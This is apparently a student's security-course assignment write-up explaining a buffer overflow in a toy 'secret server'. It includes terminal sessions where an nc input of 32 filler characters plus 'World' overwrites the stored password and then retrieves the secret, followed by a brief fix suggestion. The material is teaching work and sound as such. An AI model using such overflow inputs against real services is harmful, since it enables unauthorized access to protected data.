

CPSC 526

Assignment 1

Tutorial: T01

Name: Artin Rezaee-Anzabee

ID: 10121269

Partner: Sam Ao

Compilation:


Compilation is the same as the original version.

To compile use: gcc secretServer.c

To run: ./a.out port password secret

Buffer Overflow Exploit Explained


The program allocated 32 characters to buffer and 32 more characters to the password. In memory, password's block is attached to buffer's block. Hence, when buffer overflow occurs the extra characters are written in the password block. Therefore, the attacker can force in their particular password and use that to get the server's secret. Below are screenshots of a sample exploit of the original server:



```
MacBook-Pro:downloads Artin$ ./a.out 1234 Hello 'This is the secret'
Waiting for a new connection...
Talking to someone.
Someone used an incorrect password.
Waiting for a new connection...

MacBook-Pro:downloads Artin$ nc localhost 1234
Secret Server 1.0
12345678901234567890123456789012World
I am not talking to you, bye!
MacBook-Pro:downloads Artin$
```

Here the attacker overflows the buffer with 32 random words and overwrites the password block of the server with their own password (World in this case). The attacker then uses their password to get server's secret as shown blow:



```
MacBook-Pro:downloads Artin$ ./a.out 1234 Hello 'This is the secret'
Waiting for a new connection...
Talking to someone.
Someone used an incorrect password.
Waiting for a new connection...
Talking to someone.
Someone used the correct password.
Waiting for a new connection...

MacBook-Pro:downloads Artin$ nc localhost 1234
Secret Server 1.0
12345678901234567890123456789012World
I am not talking to you, bye!
MacBook-Pro:downloads Artin$ nc localhost 1234
Secret Server 1.0
World
The secret is: This is the secret
MacBook-Pro:downloads Artin$
```

To fix the buffer over flow, the program should perform bound checks while taking inputs from the user and try to fit the user input in the buffer as long as the buffer has capacity.